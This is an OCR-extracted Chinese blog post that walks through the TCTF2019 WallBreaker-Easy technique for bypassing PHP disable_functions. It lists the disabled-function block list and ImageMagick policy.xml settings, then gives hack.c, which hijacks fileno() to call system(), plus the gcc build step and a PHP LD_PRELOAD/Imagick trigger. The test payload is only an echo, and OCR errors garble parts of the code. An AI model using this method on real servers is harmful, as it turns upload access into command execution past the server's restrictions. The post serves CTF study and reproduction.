
目标环境

```
操作系统：Kali 2019.2
php版本：  php 7.3
ImageMagick版本：6.9.10.23+dfsg-2.1
GhostScript版本：9.27~dfsg-1
php-imagick版本：3.4.3
禁用函数：symlink,show_ex,passthru,shell_exec,popen,proc_open,proc_close,curl_e
```

```
禁用函数：symlink,show_ex ,passthru,shell_exec,popen,proc_open,proc_close,curl_e
ource,system,          ec xec,curl_multi_exec,pcntl_exec
```

环境构建其实挺简单，尤其我用的是debian系的kali，ImageMagicl自带，安装php-imagicl的话 apt-get install php-imagic一键安装，其余版本操作系统可以自行查询资料安装。

一键安装的好处在于不用自己改配置，安装完以后,phpinfc就会变化。



接着如何绕过呢？这里参考一篇writeup，写得非常强。

TCTF2019 WallBreaker-Eas解题分析(https://xz.aliyun.com/t/4688)

简单概括一下教程里面解法1的步骤。

> 1.我们应该传入一个ept后缀文件和一个编译好的so文件；
> 2. 然后写一个php文件通过putenv函数修改LD_PRELOAD加载该so
> 3. 接着php里创建一个Imagick对象处理该ept文件，此时由于该后缀imagemagick会调用ghostscript库对该文件进行处理，
> 4. 而编译好的so文件其实作用在于重新编译了ghostscript运行过程中要调用的fflush方法，我们将想执行的命令写入该方法中就能实现命令执行的效果。

好了我们来复现一下吧。

复现（伪）

通过前面长长的描述，我们知道：

1.ImageMagick通过提供Imagick类和大量API接口方法的方式让php能够处理各种文件。

2.当处理到以下11种格式的文件时，ImageMagick会调用GhostScript库进行处理。

EPI EPS EPS2 EPS3 EPSF EPSI EPT PS PS2 PS3 PS4 PDF

至于为什么教程作者在复现的时候选择的时候选择了EPT格式，给出的解释是由于新版ImageMagick出于安全考虑，默认禁止了一系列后缀名文件通过GhostScrip处理。

搜了一下发现是出于安全考虑，新版本 `ImageMagick` 默认禁止了使用 `Ghostscript` 处理 PDF 文件。具体的配置文件在：`/etc/ImageMagick-6/policy.xml`，相关内容如下:


```
<policymap>
  ......
  <!-- disable ghostscript format types -->
  <policy domain="coder" rights="none" pattern="PS" />
  <policy domain="coder" rights="none" pattern="EPI" />
  <policy domain="coder" rights="none" pattern="PDF" />
  <policy domain="coder" rights="none" pattern="XPS" />
</policymap>
```

可以看到一起被禁止的还有文件拓展名包含 `PS` `EPI` `XPS` 的文件，所以我们上面列举的文件类型里面就只有 `EPT` 符合要求了。

ImageMagick官方目前是6系和7系两个分支并行开发的，看作者给出的配置文件 `/etc/ImageMagick-6/policy.xm`，说明作者用的也是6系ImageMagick，我自己的版本是6.9.10.23+dfsg-2.，当我去查看我自己的 `/etc/ImageMagick-6/policy.xm`时，我发现配置文件中，**根本没有禁用GhostScrip处理PDF、EPI等后缀文件的描述。**

```
<policymap>
  <!-- <policy domain="system" name="shred" value="2"/> -->
  <!-- <policy domain="system" name="precision" value="6"/> -->
  <!-- <policy domain="system" name="memory-map" value="anonymous"/> -->
  <!-- <policy domain="system" name="max-memory-request" value="256MiB"/> -->
  <!-- <policy domain="resource" name="temporary-path" value="/tmp"/> -->
  <policy domain="resource" name="memory" value="256MiB"/>
  <policy domain="resource" name="map" value="512MiB"/>
  <policy domain="resource" name="width" value="16KP"/>
  <policy domain="resource" name="height" value="16KP"/>
  <!-- <policy domain="resource" name="list-length" value="128"/> -->
```


我一度怀疑是我的ImageMagick版本不够新，顺便去官方的github看了一下6.9.10-23版本的发行时间。



也还行啊，2019年1月发布的（本教程写作时间为2019年5月），难道这4个月之间发生了新的变动？

看了一下github上关于policy.xm的原文件。

policy.xml(https://github.com/ImageMagick/ImageMagick6/blob/d7ebac2a1dfdb5c3550f7
41fa54859afec6e7/config/policy.xml)

里面也没有针对PDF、EPI后缀文件的限制。

想想也正常，ImageMagick处理以上后缀文件会调用GhostScript处理，问题出在GhostScript上，理应由GhostScript修复漏洞，为何需要ImageMagick通过修改配置文件的方式自断一臂呢？这样真遇到需要处理PDF和PS后缀文件了怎么办？

那么这段配置是怎么来的呢？

```
<policy domain="coder" rights="none" pattern="PS" />
<policy domain="coder" rights="none" pattern="EPI" />
<policy domain="coder" rights="none" pattern="PDF" />
<policy domain="coder" rights="none" pattern="XPS" />
```

如果你看过几次GhostScript沙箱绕过命令执行漏洞的漏洞通告，你就会知道，这个是针对ImageMagick+GhostScript组合推出的漏洞缓解措施，因为当时GhostScript官方并没有推出补丁和更新版本，所以只能通过卸载GhostScript或者使用上述缓解措施的方式来填上这个漏洞。

5.临时解决方案

由于目前官方尚未发布补丁，可以使用以下临时解决方案其中一个：

1.卸载 GhostScript

以 Ubuntu 系统为例，执行以下命令以卸载 GhostScript：

sudo apt-get remove ghostscript


2.修改 ImageMagick 的 policy 文件，默认位置为 /etc/ImageMagick/policy.xml，在 <policymap> 中加入以下 <policy>（即禁用 PS、EPS、PDF、XPS coders）：

```
<policymap>
  <policy domain="coder" rights="none" pattern="PS" />
  <policy domain="coder" rights="none" pattern="EPS" />
  <policy domain="coder" rights="none" pattern="PDF" />
  <policy domain="coder" rights="none" pattern="XPS" />
</policymap>
```



好了，这都是我一家之词，怎么验证我说的是正确的呢，很简单，你在目录下传入任意一个pdf文件，然后通过新建对象的方式引用该文件，接着运行，不会出现任何报错，说明处理该pdf文件没有受到任何限制。

```
<?php
   $test = new Imagick('1.pdf')
?>
```

好吧，到这里有人可能会说：这个可能是当时CTF题目环境设置的，增加限制嘛。行，那我也加上这个限制。



再运行一下上面的php，果然报错，受限于安全策略，pdf文件无法被处理。



此时，教程告诉我们，只有EPT文件符合要求了。

这里我一开始看的一脸迷茫，GhostScrip可以处理11种后缀格式文件。


```
EPI EPS EPS2 EPS3 EPSF EPSI EPT PS PS2 PS3 PS4 PDF
```

这里限制了PDF EPI XPS和 PS ,看来这里的匹配模式是正则匹配的才能实现通杀，这样就只剩EPT文件了，可是其它后缀真的不行吗？

我写了一个简单的php文件看看是否可以，并且创建了一堆ps、ps2等后缀文件在同目录下。

```
<?php
        $test =new Imagick('1.ps');
        $test2 =new Imagick('1.ps2');
        $test3 =new Imagick('1.epi');
        var_dump($test,$test2,$test3);
?>
```

完全没问题啊



加上pdf试试

```
<?php
        $test =new Imagick('1.ps');
        $test2 =new Imagick('1.ps2');
        $test3 =new Imagick('1.epi');
        $test4 =new Imagick('1.pdf');
        var_dump($test,$test2,$test3,$test4);
?>
```

直接报错，报错直指PDF。

说明policy.xm中的限制只限制到了pdf文件，对其它文件没有限制。有人可能说你只是创建了一个Imagick对象而已，真正在引用的时候ps、ps2、epi这些格式可能就会有限制了。

嗯，好吧，这样，我直接写一个格式转换的demo吧，利用ImageMagick将epi格式转换成ept格式。

change.php

```
<?php
functior epi2ept($EPI,$Path){
       if(!extension_loaded'imagick')){
           return false;
       }
       if(!file_exists($EPI)){
           return false;
       }
       $IM =new imagick();
       $IM->setResolutior120,120);
       $IM->setCompressionQualit100);
       $IM->readImage($EPI);
       foreach($IM as $Key => $Var){
            $Var->setImageForma'ept');
            $Filename = $Pat'/'.md5($Key.time())'.ept';
           if($Var->writeImage($Filename)=true){
                $Return[]= $Filename;
            }
       }
       return $Return;
   }

   $EPI ="/root/disablefunc/test/1.ep;'
   $Path ="/root/disablefunc/test;
   epi2ept($EPI,$Path);
?>
```


然后，先准备一个1.epi文件，接着运行change.php。

```
root@YouXiu ~/disablefunc mkdir test
root@YouXiu ~/disablefunc mv 1.epi test/
root@YouXiu ~/disablefunc cp change.php test/
root@YouXiu ~/disablefunc cd test/
root@YouXiu ~/disablefunc/test ll
total 14M
-rw-r--r-- 1 root root 14M May 13 14:16 1.epi
-rw-r--r-- 1 root root 699 May 14 09:29 change.php
root@YouXiu ~/disablefunc/test vim change.php
root@YouXiu ~/disablefunc/test php change.php
root@YouXiu ~/disablefunc/test ll
total 28M
-rw-r--r-- 1 root root 14M May 13 14:16 1.epi
-rw-r--r-- 1 root root 14M May 14 09:30 789801528de23a533bd756f46d6cb7d3.ept
-rw-r--r-- 1 root root 709 May 14 09:30 change.php
```


运行完成以后，当前目录下多出了ept格式文件，说明能完成epi到ept格式转换。

那么这里用到了GhostScrip了吗？跟踪一下函数调用。

```
strace -f php change.php 2>&1 |grep -C2 execve
```



确实调用了GhostScrip，说明policy.xm真的没有限制住。

由于对GhostScrip和ImageMagicl一些底层机制没有深入研究过，这里只能猜测一下ImageMagicl的policy.xm配置项并非完全生效，可能是自身问题，也可能是GhostScrip不同版本带来的问题，如果有知道的小伙伴麻烦评论区留个言告诉我答~~


前面真的废话太多了，到现在还没有进入正题演示php绕过disable_function的姿势。

复现（真）

好了，到这里我们其实知道了，除了教程提到的ept文件外，ps、epi等格式文件一样会使得ImageMagicl调用GhostScrip库进行处理，我们还是以ps文件为例演示一下好了。

首先我们需要修改LD_PRELOAD，就要知道GhostScrip都拥有哪些符号表，进而从中挑选出可以尝试重新编译的函数。

```
readelf -Ws  `which gs`
```




教程里面重新编译的函数是fflush，也没有说具体的原因，这里我还是推荐yangyangwithgn大佬的理念：

> 由于被劫持的系统函数得由我们重新实现一次，函数原型必须一致，为减少复杂性，我会选择劫持那些无参数且常用的系统函数

当然，不是每次你运气都会这么好找到这么合适的，有时候试试参数少的也可以。

这里我修改的是fileno()而非fflush()

因为man看了一下，参数并不多，而且不复杂。



我们创建一下一个c源码文件。

hack.c

```
#include <stdlib.h>
#include <string.h>
void payload() {
    const char* cmd = "echo 'Meetsec just test!';'
    system(cmd);
}
int fileno() {
    if (getenv("LD_PRELOAD') == NULL) {returr 0; }
    unsetenv"LD_PRELOAD');
        payload();
}
```

内容很少，主要作用就是添加了输出“Meetsec just test!这句话的作用。

然后编译成共享库。


```
gcc -shared -fPIC hack.c -o hack.so
```

接着写一个测试php


test.php

```
<?php
putenv('LD_PRELOAD=/root/disablefunc/test/hack.s);
$img = new Imagick('/root/disablefunc/1.ps);
?>
```

好的，我们运行一下，非常好，果然创建Imagick对象的时候调用了gs命令，先加载了我们的恶意so，执行我们的echo命令。

